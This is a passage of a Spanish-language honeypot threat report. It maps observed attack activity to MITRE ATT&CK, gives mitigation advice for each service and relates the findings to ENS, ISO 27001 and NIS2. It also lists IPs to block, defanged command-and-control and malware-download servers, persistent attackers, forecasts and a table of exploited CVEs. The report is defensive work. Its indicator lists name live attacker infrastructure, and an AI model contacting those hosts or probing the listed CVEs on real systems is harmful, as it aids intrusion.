19. Correlación con MITRE ATT&CK

La actividad registrada se ha correlacionado con MITRE ATT&CK; el marco de referencia que cataloga las tácticas y técnicas empleadas por los atacantes reales. Cada técnica de la tabla siguiente se ha asociado a un patrón concreto de actividad observado en los honeypots, con el volumen de evidencia que la respalda.

Un honeypot observa las fases iniciales de un ataque —reconocimiento, acceso inicial y robo de credenciales—, que son precisamente las que cubren las técnicas detectadas. Las fases posteriores de la cadena (movimiento lateral, exfiltración, impacto) requieren que el atacante comprometa un sistema real y, por tanto, quedan fuera del alcance de un señuelo. La ausencia de esas técnicas no es una limitación del análisis, sino una característica esperada de este tipo de despliegue.

ID	Táctica	Técnica	Actividad observada	Eventos	IPs
T1059	Ejecución	Command and Scripting Interpreter	Intérprete de comandos: comandos ejecutados por el atacante tras conseguir acceso al sistema (shell).	617.569	1.304
T1110	Acceso a credenciales	Brute Force	Fuerza bruta: intentos de autenticación repetidos sobre servicios con login (telnet, ftp, mssql, elastic).	165.775	2.116
T1046	Descubrimiento	Network Service Discovery	Búsqueda de servicios de bases de datos y de directorio expuestos (mssql, mysql, postgres, redis, oracle, ldap, elastic).	70.322	877
T1078	Acceso inicial	Valid Accounts	Intentos con cuentas por defecto de fábrica (admin, root, ubnt, guest...), típicas de routers, cámaras y dispositivos IoT.	39.851	1.314
T1595	Reconocimiento	Active Scanning	Escaneo activo de puertos y servicios: IPs que tocan 3 o más servicios distintos.	8.152	151
T1543	Persistencia	Create or Modify System Process	Instalación de persistencia: comandos que modifican el arranque o escriben en rutas del sistema para sobrevivir a reinicios.	7.487	428
T1190	Acceso inicial	Exploit Public-Facing Application	Explotación de aplicaciones expuestas: peticiones HTTP a rutas de configuración y ficheros sensibles (.env, .git, paneles admin).	5.481	328
T1090	Mando y control	Proxy	Búsqueda de proxies abiertos (SOCKS y HTTP) para reenviar tráfico y ocultar el origen real.	3.374	891
T1071	Mando y control	Application Layer Protocol	Conexiones a servicios de mensajería y correo (IRC, SMTP, IMAP, POP3), de los que se abusa como canal de control o para enviar spam.	1.092	298
T1105	Mando y control	Ingress Tool Transfer	Transferencia de herramientas: descarga de binarios y scripts al sistema comprometido (wget, tftp, curl).	605	472

Se han identificado 10 técnicas distintas, agrupadas en 7 tácticas: Acceso a credenciales, Acceso inicial, Descubrimiento, Ejecución, Mando y control, Persistencia, Reconocimiento. El volumen de evidencia por técnica permite priorizar las contramedidas: las técnicas con mayor número de eventos e IPs son las que concentran la presión real sobre la infraestructura.

20. Recomendaciones de mitigación por servicio

Servicios ordenados por volumen de ataques, con el puerto asociado y la medida de mitigación recomendada:

Servicio	Puerto	Ataques	Recomendación
telnet	23	699922	Protocolo sin cifrar. Deshabilitar telnet; usar SSH con claves.
smb	445	169346	No exponer SMB a Internet; bloquear en el firewall perimetral.
ssh	22	147048	Fuerza bruta constante; deshabilitar login por contraseña, usar claves y fail2ban.
mssql	1433	137967	No exponer SQL Server; contraseñas robustas para 'sa'; IP allowlist.
ntp	123	70637	NTP con consultas de monitorización (monlist) abiertas amplifica ataques DDoS; actualizar el servicio, deshabilitar monlist y restringir las consultas externas.
mysql	3306	55222	No exponer MySQL a Internet; usar túnel/VPN y credenciales fuertes.
http	80	28829	Revisar exposición de paneles/apps web; aplicar WAF y parches.
https	443	15913	Mantener TLS actualizado; revisar rutas sensibles expuestas.
blackhole	-	12035	Tráfico de reconocimiento contra puertos sin servicio expuesto; auditar periódicamente los puertos abiertos del perímetro y cerrar los que no sean necesarios.
ftp	21	6717	FTP sin cifrar; migrar a SFTP/FTPS; deshabilitar acceso anónimo.
socks5	1080	3374	Proxy SOCKS abierto = abuso; cerrar o autenticar.
postgres	5432	2300	Restringir PostgreSQL a red interna; pg_hba.conf estricto.
elastic	9200	1874	Elasticsearch sin auth expone datos; habilitar seguridad y firewall.
adb	5555	1435	Depuración Android (ADB) accesible por red: permite instalar y ejecutar programas sin contraseña. Desactivarla en móviles, televisores y equipos IoT y bloquear el puerto 5555 en el perímetro.
mongo	27017	1057	MongoDB (27017) sin autenticación expone datos; habilitar auth y bind interno.
ldap	389	941	No exponer LDAP; usar LDAPS y restringir a red interna.
upnp	1900	838	UPnP/SSDP expuesto = amplificación DDoS; deshabilitar en el perímetro.
printerd	9100	794	Protocolo de impresión en red (HP JetDirect) sin autenticación; no exponer el puerto 9100 a Internet y mantener las impresoras en red interna.
pptp	1723	715	VPN PPTP obsoleta e insegura; migrar a WireGuard/IPsec.
epmap	135	609	RPC/DCOM (MS-RPC); no exponer a Internet; bloquear en el perímetro.
wins	42	495	Servicio WINS heredado; no exponer a Internet; bloquear.
mirrorc	-	492	Servicio expuesto sin autenticación que devuelve al origen los datos recibidos; puede usarse para amplificar ataques de denegación de servicio, por lo que no debe exponerse a Internet.
imap	143	455	Usar IMAPS (993); no exponer IMAP sin cifrar.
smtp	25	451	Evitar open relay; autenticación SMTP y filtrado antispam.
memcache	11211	394	Memcached expuesto = amplificación DDoS; bind interno y firewall.
redis	6379	376	Redis sin auth es crítico; habilitar 'requirepass' y bind interno.
mqtt	1883	355	Broker MQTT abierto (1883 sin cifrar, 8883 con TLS); exigir autenticación/TLS y no exponerlo a Internet.
irc	6667	177	Puerto IRC atacado por botnets; cerrar si no se usa.
chargen	19	156	Servicio CHARGEN obsoleto que se usa para amplificar ataques de denegación de servicio; deshabilitarlo y bloquear el puerto 19/UDP.
oracle	1521	148	No exponer el listener Oracle; aplicar allowlist de IPs.
pop3	110	9	POP3 sin cifrar; usar POP3S (995) o IMAP sobre TLS; no exponer sin cifrado.
dns	53	1	Un servidor DNS que responde a cualquiera desde Internet se usa para amplificar ataques DDoS; limitar la recursión a la red interna y aplicar limitación de respuestas (RRL).

21. Relación con la normativa (ENS, ISO 27001 y NIS2)

La tabla relaciona lo observado en el periodo con los controles que esa actividad pone a prueba en tres marcos de referencia: el Esquema Nacional de Seguridad (RD 311/2022), la norma ISO/IEC 27001:2022 (Anexo A) y el artículo 21.2 de la Directiva NIS2 (UE 2022/2555). Sirve para orientar a quien gestione auditorías o cuestionarios de seguridad de clientes y proveedores.

Observado en el periodo	Control que pone a prueba	ENS	ISO 27001	NIS2 21.2
Presión constante sobre SSH/Telnet (22, 23); SMB, MSSQL y MySQL (445, 1433, 3306); ftp (21); postgres (5432)	Publicar solo los servicios imprescindibles y protegerlos en el perímetro	mp.com.1, op.exp.2	8.20, 8.21, 8.9	(e), (g)
165.775 intentos de acceso, 6 % con credenciales de fábrica	Cambiar credenciales por defecto, contraseñas robustas, bloqueo tras fallos y doble factor en accesos remotos	op.acc.5, op.acc.6	5.17, 8.5	(i), (j)
Búsqueda de 85 vulnerabilidades conocidas, 41 con explotación activa	Gestión de parches y de vulnerabilidades técnicas, priorizando las explotadas activamente	op.exp.4	8.8	(e)
Ataques contra protocolos sin cifrar (Telnet, FTP)	Sustituirlos por alternativas cifradas (SSH, SFTP)	mp.com.2	8.24	(h)
Búsqueda de servicios UDP para amplificar ataques DDoS	No publicar servicios UDP amplificables y disponer de protección frente a denegación de servicio	mp.s.4	8.20	(c)
Intrusiones en dispositivos Android e IoT con la depuración abierta	Inventario de dispositivos conectados y configuración segura desde el alta	op.exp.1, op.exp.2	5.9, 8.9	(i)
Búsqueda de ficheros de configuración y paneles de administración web	Protección de aplicaciones web: WAF, ficheros sensibles fuera del alcance público y paneles tras VPN	mp.s.2	8.9, 8.26	(e)
Sondeo de protocolos industriales (Modbus, S7, BACnet)	Red de control industrial y del edificio separada y sin acceso desde Internet; mantenimiento remoto de proveedores por VPN	mp.com.4	8.22	(d), (e)
Este informe: vigilancia periódica de amenazas externas	Obtener y analizar inteligencia de amenazas y usarla en la defensa	op.mon.3	5.7	(a), (f)

Protección de datos. Si las bases de datos de la organización contienen datos personales, su exposición a Internet afecta a la obligación de seguridad del tratamiento del RGPD (art. 32). Un acceso no autorizado obligaría además a notificar a la AEPD en un plazo de 72 horas (art. 33).

Esta relación es orientativa: vincula la actividad observada con los controles que pone a prueba, pero no sustituye a una auditoría ni certifica el cumplimiento. El informe sí puede aportarse como evidencia de vigilancia de amenazas (ISO 27001, control 5.7; ENS, op.mon.3).

22. Lista de IPs recomendadas para bloqueo

Las 50 direcciones con más intentos del periodo, una vez descartados los escáneres legítimos identificados (2.110 en este periodo). La columna «Comportamiento» explica por qué está en la lista y «VT» indica cuántos motores de VirusTotal la marcan como maliciosa.

IP	País	Intentos	Comportamiento	VT
192.236.187.186	Estados Unidos	140.350	Fuerza bruta automatizada	0
77.90.185.30	Alemania	40.429	Fuerza bruta automatizada	16
108.26.213.253	Estados Unidos	30.060	Fuerza bruta automatizada	1
176.65.139.40	Países Bajos	24.334	Fuerza bruta automatizada	14
176.120.22.110	Rusia	23.944	Fuerza bruta automatizada	3
176.120.22.97	Rusia	23.893	Fuerza bruta automatizada	1
210.212.28.129	India	20.410	Fuerza bruta automatizada	5
200.109.233.2	Venezuela	20.260	Fuerza bruta automatizada	10
103.126.201.130	Indonesia	17.480	Fuerza bruta automatizada	13
176.120.22.92	Rusia	17.177	Fuerza bruta automatizada	3
46.98.188.224	Ucrania	17.160	Fuerza bruta automatizada	1
176.120.22.36	Rusia	15.956	Fuerza bruta automatizada	1
176.120.22.61	Rusia	15.631	Fuerza bruta automatizada	5
183.23.60.160	China	14.209	Fuerza bruta automatizada	0
77.90.185.21	Alemania	13.467	Fuerza bruta automatizada	16
120.49.64.28	China	13.208	Fuerza bruta automatizada	9
164.92.115.22	Estados Unidos	9.287	Fuerza bruta automatizada	3
106.215.114.57	India	8.861	Fuerza bruta automatizada	2
70.32.86.195	Estados Unidos	7.965	Fuerza bruta automatizada	13
190.216.237.10	Venezuela	7.638	Fuerza bruta automatizada	0
182.253.205.235	Indonesia	6.931	Fuerza bruta automatizada	13
208.109.212.211	Estados Unidos	6.341	Fuerza bruta automatizada	10
89.219.243.236	Irán	6.247	Fuerza bruta automatizada	0
220.132.88.169	Taiwán	5.970	Fuerza bruta automatizada	2
189.130.21.2	México	5.632	Fuerza bruta automatizada	0
2.145.184.165	Irán	5.537	Fuerza bruta automatizada	0
78.38.149.88	Irán	5.470	Fuerza bruta automatizada	0
213.209.159.175	Alemania	4.779	Ruido automatizado ya catalogado	17
220.74.36.3	Corea del Sur	4.634	Fuerza bruta automatizada	7
45.90.163.37	Francia	4.611	Barrido indiscriminado	17
80.191.171.230	Irán	4.530	Fuerza bruta automatizada	0
122.136.199.35	China	4.162	Fuerza bruta automatizada	0
45.186.210.171	Venezuela	4.162	Fuerza bruta automatizada	2
89.33.222.4	Kazajistán	4.048	Fuerza bruta automatizada	1
223.16.154.241	Hong Kong	4.035	Barrido indiscriminado	4
95.244.139.112	Italia	4.035	Fuerza bruta automatizada	1
122.185.194.28	India	3.931	Fuerza bruta automatizada	0
41.226.161.193	Túnez	3.889	Fuerza bruta automatizada	2
89.146.120.166	Uzbekistán	3.281	Fuerza bruta automatizada	4

IP	País	Intentos	Comportamiento	VT
190.216.237.8	Venezuela	3.112	Fuerza bruta automatizada	1
197.255.227.5	Comoros	2.984	Fuerza bruta automatizada	0
137.74.164.63	Francia	2.724	Fuerza bruta automatizada	4
103.170.138.18	Bangladés	2.680	Fuerza bruta automatizada	4
49.249.85.2	India	2.483	Fuerza bruta automatizada	2
118.175.232.135	Tailandia	2.371	Fuerza bruta automatizada	0
13.92.135.230	Estados Unidos	2.217	Insistencia sobre un objetivo	1
45.6.217.214	Brasil	2.164	Fuerza bruta automatizada	2
182.240.26.149	China	2.137	Barrido indiscriminado	2
105.186.244.45	Sudáfrica	2.136	Fuerza bruta automatizada	2
177.136.35.161	Brasil	2.136	Fuerza bruta automatizada	1

Cómo usarla. Cargarla en el cortafuegos como lista con caducidad de 30 días y sustituirla por la del siguiente informe: muchas de estas direcciones son de proveedores de nube o de conexiones domésticas que cambian de manos. Antes de aplicarla, conviene comprobar que no incluye direcciones de proveedores con los que la organización trabaja.

23. Direcciones a bloquear en la salida

La lista de bloqueo habitual protege la ENTRADA: direcciones que atacan. Este apartado es lo contrario y lo complementa: los servidores a los que un equipo **ya comprometido** se conecta para descargar el programa malicioso o para recibir órdenes (lo que se conoce como mando y control). Salen de lo que el atacante intenta ejecutar dentro de los señuelos y del cuerpo de las peticiones capturadas, no de fuentes públicas. Si un equipo de la organización contacta con una de estas direcciones, hay que darlo por comprometido e investigarlo.

Se han identificado **17** servidores de descarga o control distintos. Los de más actividad:

Servidor (alterado)	Puertos	Veces	IPs que lo usaron
176[.]65[.]139[.]40	-	1.813	442
129[.]121[.]115[.]43	9163	384	2
185[.]93[.]89[.]72	69	215	24
45[.]9[.]2[.]239	24381	96	4
217[.]60[.]102[.]5	-	90	23
185[.]228[.]72[.]128	-	16	4
46[.]16[.]34[.]248	24381	16	2
94[.]154[.]43[.]195	-	12	1
176[.]65[.]139[.]201	80	8	1
45[.]205[.]1[.]167	24381	4	1
magenta-tropical-egret-691.mypinata.cloud	-	4	1
purenetworks.com	-	3	3
31[.]56[.]209[.]86	69	2	2
3[.]238[.]147[.]142	443	1	1
139[.]135[.]59[.]185	53069	1	1
153[.]117[.]34[.]155	37281	1	1
216[.]129[.]184[.]213	45680	1	1

Cómo usarla. Las direcciones de la tabla van alteradas (hxxp, [.]) para que no sean enlaces activos; para cargarlas en el proxy, el DNS interno o el cortafuegos de salida se quita esa alteración. Son **15** IPs y **2** dominios. A diferencia de la lista de bloqueo de entrada, estas direcciones no cambian de dueño tan a menudo: son infraestructura del atacante, no máquinas infectadas de paso.

24. Adversarios persistentes

De todas las direcciones hostiles del periodo, **2.927** han atacado en **dos o más días** distintos (de 11 del periodo) y **285** en la mitad o más de los días. No son ruido de paso: vuelven. Conviene bloquearlas de forma permanente, no con caducidad, y revisar si alguna va dirigida a un servicio concreto.

IP	País	Días activos	Intentos	Servicios	VT
77.90.185.21	Alemania	11 de 11	13.467	malware, mysql	16
18.218.118.203	Estados Unidos	11 de 11	506	ics, ssh/telnet, malware, el…	7
2001:19f0:ac01:1ad7:5400:6ff:fe72:b8f2	Estados Unidos	11 de 11	448	malware	-
3.129.187.38	Estados Unidos	11 de 11	399	adb, ics, ssh/telnet, malwar…	7
192.169.226.90	Estados Unidos	11 de 11	292	malware	-
95.214.53.196	Polonia	11 de 11	160	socks5	-
34.140.3.155	Bélgica	11 de 11	136	malware, http, https	-
45.198.224.125	Suecia	11 de 11	109	http	-
195.182.16.23	Alemania	11 de 11	101	http	14
45.156.131.7	Estados Unidos	11 de 11	34	ics, malware	-
45.156.131.12	Estados Unidos	11 de 11	24	ics, malware	-
188.92.75.248	Letonia	11 de 11	19	malware	-
13.92.135.230	Estados Unidos	10 de 11	2.217	malware	1
142.93.140.36	Países Bajos	10 de 11	775	malware	-
138.68.20.220	Estados Unidos	10 de 11	747	ssh/telnet	1
85.11.167.7	Bulgaria	10 de 11	530	postgres, redis	-
85.234.131.81	Reino Unido	10 de 11	217	telnet	-
185.191.236.38	Suiza	10 de 11	82	ics, elastic, ftp, http, htt…	-
183.91.11.226	Vietnam	10 de 11	63	telnet	-
151.243.11.230	Alemania	10 de 11	57	ics, malware	-
185.242.226.113	Países Bajos	10 de 11	48	http	-
170.231.237.214	Suiza	10 de 11	43	ics, malware, elastic, http,…	-
89.248.172.11	Países Bajos	10 de 11	40	malware, http	-
45.156.128.135	Países Bajos	10 de 11	34	ics, malware	-
45.156.129.140	Estados Unidos	10 de 11	28	ics, malware	-

Cómo leerlo. «Días activos» es en cuántos días distintos del periodo ha atacado esa dirección. Cuantos más, más decidido es el adversario y menos tiene de escaneo masivo indiscriminado. Son las candidatas a bloqueo permanente y a una revisión manual.

25. Tendencia frente al periodo anterior

Comparativa con los 10 días anteriores (09/10/2026 – 19/10/2026):

Métrica	Periodo anterior	Periodo actual	Variación
Conexiones registradas	845.329	1.293.494	▲ +53%
Direcciones IP distintas	14.579	16.311	▲ +12%

Variación por servicio (todos los señuelos):

Servicio	Anterior	Actual	Variación
telnet	437143	699922	▲ +60%
smb	116645	169346	▲ +45%
ssh	63221	147048	▲ +133%
mssql	101746	137967	▲ +36%
mysql	24697	55222	▲ +124%
http	36664	28829	▼ -21%
https	23304	15913	▼ -32%
blackhole	11237	12035	▲ +7%
ftp	11737	6717	▼ -43%
socks5	5957	3374	▼ -43%

Búsquedas de vulnerabilidades conocidas (CVE): 1.141 → 2.824 (▲ +148%).

26. Qué esperar en los próximos días


Estimación de la actividad diaria esperada en los próximos 2 días, a partir del comportamiento de las últimas semanas. Sirve para anticipar la carga y priorizar la vigilancia, no como cifra exacta: los ataques llegan en oleadas y el número real puede variar. Solo se incluye lo que ha tenido actividad en los últimos días.

Qué se mide	Previsto al día	Margen probable	Tendencia
Conexiones a smb	16.790	675 – 32.905	A la baja
Conexiones a mssql	10.185	0 – 21.468	Al alza
Conexiones a mysql	7.536	0 – 16.401	Estable
Conexiones a http	2.867	1.777 – 3.956	Al alza
Conexiones a ftp	1.271	85 – 2.456	Estable
Conexiones a telnet	907	0 – 2.324	A la baja
Conexiones a https	555	0 – 1.816	A la baja
Conexiones a socks5	315	49 – 581	Estable
Conexiones a postgres	264	0 – 560	Estable
Conexiones a elastic	194	0 – 425	Estable
Conexiones a ldap	183	75 – 274	Al alza
Conexiones a imap	80	30 – 120	Al alza
Conexiones a irc	77	41 – 113	Al alza
Conexiones a redis	56	0 – 138	Estable
Conexiones a memcache	37	23 – 50	Estable
Conexiones a smtp	29	0 – 112	Al alza
Conexiones a oracle	19	0 – 46	A la baja
Sesiones SSH en el señuelo (Cowrie)	207	0 – 10.384	A la baja
Sesiones Telnet en el señuelo (Cowrie)	1.126	214 – 2.038	Estable
Descargas de malware por Telnet	75	26 – 124	A la baja


«Margen probable» va de un día tranquilo a uno intenso. «Tendencia» compara la previsión con la media de los últimos tres días.

Evolución de lo que más actividad concentra


Para los próximos 2 días se esperan del orden de **16.790** conexiones al día contra **smb**; la actividad tiende a disminuir respecto a los últimos días.




Para los próximos 2 días se esperan del orden de **10.185** conexiones al día contra **mssql**; la actividad tiende a aumentar respecto a los últimos días.



Para los próximos 2 días se esperan del orden de **7.536** conexiones al día contra **mysql**; la actividad se mantiene en niveles parecidos a los de los últimos días.



Para los próximos 2 días se esperan del orden de **2.867** conexiones al día contra **http**; la actividad tiende a aumentar respecto a los últimos días.



Ataques por día contra http: histórico y previsión
Actividad registrada
Previsión
Margen probable
Ataques por día
0
2500
5000
7500
10000
12500
15000
17500
20000
2026-07-01
2026-07-15
2026-08-01
2026-08-15
2026-09-01
2026-09-15
2026-10-01
2026-10-15
2026-11-01

27. Vulnerabilidades explotadas (CVE)

Este apartado recoge las vulnerabilidades conocidas (CVE) cuya explotación se ha detectado en el tráfico capturado. Cada intento se identifica correlacionando las peticiones registradas (URL, cabeceras y cuerpo) y las alertas de Suricata con un catálogo de más de 3.000 firmas de CVE. Para cada uno se indica el número de intentos, las direcciones IP distintas implicadas y si figura en el catálogo CISA KEV de vulnerabilidades explotadas activamente en el mundo real.

Top general de CVE

Se han detectado **85 CVE distintos** con un total de **2824 intentos**; **41** figuran en CISA KEV. En rojo, los que constan como explotados activamente.



CVE	Intentos	IPs	Sensores	KEV	Conf.	Fuente	Descripción
CVE-2017-9841	541	16	1	Sí	Sondeo	nuclei	PHPUnit - Remote Code Execution
CVE-2024-4577	462	18	1	Sí	Real	curada+suricata	PHP-CGI argument injection RCE
CVE-2014-6271	422	8	3	Sí	Sondeo	curada	Shellshock (bash CGI)
CVE-2021-36260	306	5	1	Sí	Real	nuclei+suricata	Hikvision IP camera/NVR - Remote Command Execution
CVE-2026-63030	113	11	3	Sí	Real	curada+nuclei+sigma	wp2shell batch route confusion (batch anidado)
CVE-2026-60137	111	11	3	Sí	Real	curada+sigma	wp2shell SQLi via author_exclude
CVE-2021-41773	78	37	4	Sí	Real	curada+sigma+suricata	ET EXPLOIT Apache HTTP Server 2.4.49 - Path Traversal Attempt (CVE-2021-41773) M2
CVE-2012-1823	76	16	1	Sí	Sondeo	nuclei	PHP CGI v5.3.12/5.4.2 Remote Code Execution
CVE-2024-4836	71	26	4	—	Sondeo	nuclei	Edito CMS - Sensitive Data Leak
CVE-2025-64500	63	14	4	—	Sondeo	nuclei	Symfony HttpFoundation - Access Control Bypass via PATH_INFO
CVE-2018-20062	53	16	2	Sí	Sondeo	curada	ThinkPHP 5.x invokefunction RCE
CVE-2021-42013	44	20	1	Sí	Real	nuclei+suricata	ET EXPLOIT Apache HTTP Server - Path Traversal Attempt (CVE-2021-42013) M2

CVE	Intentos	IPs	Sensores	KEV	Conf.	Fuente	Descripción
CVE-2026-109619	44	4	2	Sí	Real	curada+suricata	php2shell session.upload_progress RCE
CVE-2018-10561	27	14	3	Sí	Real	curada+suricata	GPON router auth bypass / RCE
CVE-2018-10562	27	14	3	Sí	Sondeo	nuclei	Dasan GPON Devices - Remote Code Execution
CVE-2022-42475	25	22	4	Sí	Sondeo	nuclei	Fortinet SSL-VPN - Heap-Based Buffer Overflow
CVE-2021-41282	21	12	4	—	Sondeo	nuclei	pfSense - Arbitrary File Write
CVE-2015-1427	21	21	2	Sí	Sondeo	nuclei	ElasticSearch - Remote Code Execution
CVE-2019-9621	20	16	4	Sí	Sondeo	nuclei	Zimbra Collaboration Suite - SSRF
CVE-2002-0953	20	10	1	—	Real	suricata	ET WEB_SERVER PHP Possible php Remote File Inclusion Attempt
CVE-2023-1389	15	2	2	Sí	Sondeo	nuclei	TP-Link Archer AX21 (AX1800) - Unauthenticated Command Injection
CVE-2021-41349	15	15	4	—	Sondeo	nuclei	Microsoft Exchange Server Pre-Auth POST Based Cross-Site Scripting
CVE-2019-7194	13	11	3	Sí	Sondeo	nuclei	QNAP Photo Station < 6.0.3 - Remote Code Execution
CVE-2025-30208	12	1	1	—	Real	nuclei+suricata	Vite - Arbitrary File Read
